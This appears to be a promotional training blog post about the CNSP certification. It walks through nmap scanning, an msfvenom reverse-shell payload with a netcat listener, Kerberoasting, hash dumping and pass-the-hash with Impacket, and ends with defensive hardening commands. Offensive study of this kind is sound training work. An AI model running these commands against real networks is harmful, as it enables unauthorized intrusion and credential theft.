Listen to this Post
Introduction:

The Certified Network Security Practitioner (CNSP) credential, offered by The SecOps Group, is rapidly gaining recognition for its uncompromising focus on practical, hands-on offensive and defensive security skills. Unlike theory-heavy certifications, CNSP assesses a professional’s ability to perform real-world network security assessments, exploit Active Directory vulnerabilities, and implement tangible defensive controls, directly translating to enterprise security postures.
Learning Objectives:
- Understand the core practical domains tested in the CNSP exam: network security, Active Directory exploitation, and defensive hardening.
- Learn fundamental attack techniques for network reconnaissance, service exploitation, and lateral movement within Windows domains.
- Implement critical defensive controls on both Linux and Windows systems to mitigate common attack vectors.
You Should Know:
1. Network Reconnaissance & Vulnerability Identification
Before any exploitation, a systematic footprint of the target network is essential. This involves identifying live hosts, open ports, running services, and their versions to map the attack surface.
Step‑by‑step guide:
- Host Discovery: Use `nmap` to perform a ping sweep of the network segment to find active hosts.
nmap -sn 192.168.1.0/24
- Port & Service Scanning: Perform a comprehensive scan on discovered hosts to identify open ports and services.
nmap -sV -sC -O -p- 192.168.1.105
`-sV`: Version detection.
`-sC`: Run default NSE scripts.
`-O`: OS detection.
`-p-`: Scan all 65535 ports.
- Vulnerability Correlation: Take identified service versions (e.g., Apache 2.4.49) and search for known exploits in databases like Exploit-DB or via tools like
searchsploit.searchsploit Apache 2.4.49
2. Exploiting Network Services for Initial Access
Once a vulnerable service is identified, the next step is to gain a foothold. This often involves using a public exploit or crafting a malicious payload.
Step‑by‑step guide:
- Exploit Preparation: Download and examine the exploit code. Often, adjustments for your target IP and port are needed.
- Payload Generation: Use `msfvenom` from the Metasploit framework to create a reverse shell payload.
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.0.0.5 LPORT=4444 -f exe -o malicious.exe
- Listener Setup: Start a Netcat or Metasploit multi/handler listener on your attack machine to catch the incoming shell.
nc -nvlp 4444
- Execution: Deliver and trigger the exploit, often requiring the target to execute your payload or via a remote code execution (RCE) vulnerability.
3. Active Directory Enumeration & Kerberoasting
Inside a corporate network, Active Directory is the crown jewel. Initial access on a domain-joined machine allows for enumeration of users, groups, and services to plan lateral movement.
Step‑by‑step guide:
- Initial Enumeration: Use built-in Windows commands or tools like PowerView to gather domain information.
From a Windows command prompt or shell
net user /domain
net group "Domain Admins" /domain
- Service Principal Name (SPN) Discovery: Find all user accounts registered with SPNs, as they are often vulnerable to Kerberoasting.
Using PowerView
Get-DomainUser  -SPN | select samaccountname, serviceprincipalname
- Requesting Service Tickets: Use `Rubeus` or `Impacket` to request Ticket Granting Service (TGS) tickets for these accounts.
Using Impacket's GetUserSPNs.py from Linux
GetUserSPNs.py -dc-ip 192.168.1.10 'DOMAIN.LOCAL/Johndoe:Password123' -request
- Cracking the Hash: The output is a Kerberos TGS hash. Use `hashcat` to attempt to crack it offline.
hashcat -m 13100 kerberoast_hash.txt /usr/share/wordlists/rockyou.txt
4. Lateral Movement via Pass-the-Hash
With compromised credential hashes (NTLM), you can authenticate to other systems without needing the plaintext password.
Step‑by‑step guide:
- Hash Extraction: Use tools like `mimikatz` or `secretsdump.py` to extract NTLM hashes from a compromised machine.
Using Impacket's secretsdump.py remotely
secretsdump.py 'DOMAIN.LOCAL/[email protected]' -hashes aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
- Pass-the-Hash Attack: Use the extracted hash to execute commands or gain a shell on another target.
Using Impacket's psexec.py
psexec.py 'DOMAIN.LOCAL/[email protected]' -hashes aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c
5. Implementing Foundational Defensive Controls
A true practitioner understands defense. Key mitigations for the above attacks include robust configuration and logging.
Step‑by‑step guide:
- Network Segmentation & Firewalling: Restrict unnecessary traffic. On Linux, use
iptables/nftables; on Windows, use the Advanced Firewall.Linux: Block all inbound except SSH from a management subnet iptables -A INPUT -p tcp --dport 22 -s 10.0.1.0/24 -j ACCEPT iptables -A INPUT -j DROP
Windows: New Inbound Rule to block SMB (port 445) from non-trusted subnets
New-NetFirewallRule -DisplayName "Block SMB Inbound" -Direction Inbound -Protocol TCP -LocalPort 445 -RemoteAddress 192.168.1.0/24 -Action Block
- Least Privilege & Patch Management: Enforce the principle of least privilege for user accounts and service accounts. Implement a rigorous and timely patch management cycle for all systems, especially those facing the internet.
- Enhanced Auditing & Detection: Enable detailed audit policies to log suspicious activities like multiple failed logins or use of pass-the-hash tools.
Enable command line process auditing (Windows)
auditpol /set /subcategory:"Process Creation" /success:enable /failure:enable
- Credential Hardening: Implement strong, unique passwords for service accounts (mitigating Kerberoasting) and consider deploying Windows Defender Credential Guard to protect NTLM hashes in memory.
What Undercode Say:
- The Paradigm is Shifting: Certifications like CNSP signal an industry-wide demand for validated practical skills over theoretical knowledge. Employers increasingly prioritize the ability to do over the ability to recite.
- The Attacker-Defender Mindset is Inseparable: True security proficiency requires deep understanding of offensive techniques to engineer effective defenses. The CNSP’s merit-based passing grade underscores the need for competence in both domains.
The CNSP’s value lies in its scenario-based testing, which mirrors the ambiguous, interconnected challenges of real networks. It forces practitioners to think in chains of exploitation and layers of defense, moving beyond isolated tool usage. This holistic approach is what separates a script runner from a security architect.
Prediction:
The success and growing recognition of hands-on, practical certifications like the CNSP will accelerate the decline of purely multiple-choice security credentials. Hiring managers will rely more on demonstrable skills through labs, CTFs, and practical exams. This will push training providers and academic institutions to radically overhaul curricula, emphasizing immersive lab environments and attack-defend simulations. In the next 3-5 years, we will see a new standard emerge where a security professional’s portfolio of practical certifications and verifiable lab work becomes as critical as their resume, fundamentally reshaping cybersecurity hiring and training.
▶️ Related Video (80% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Ravi Chander – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


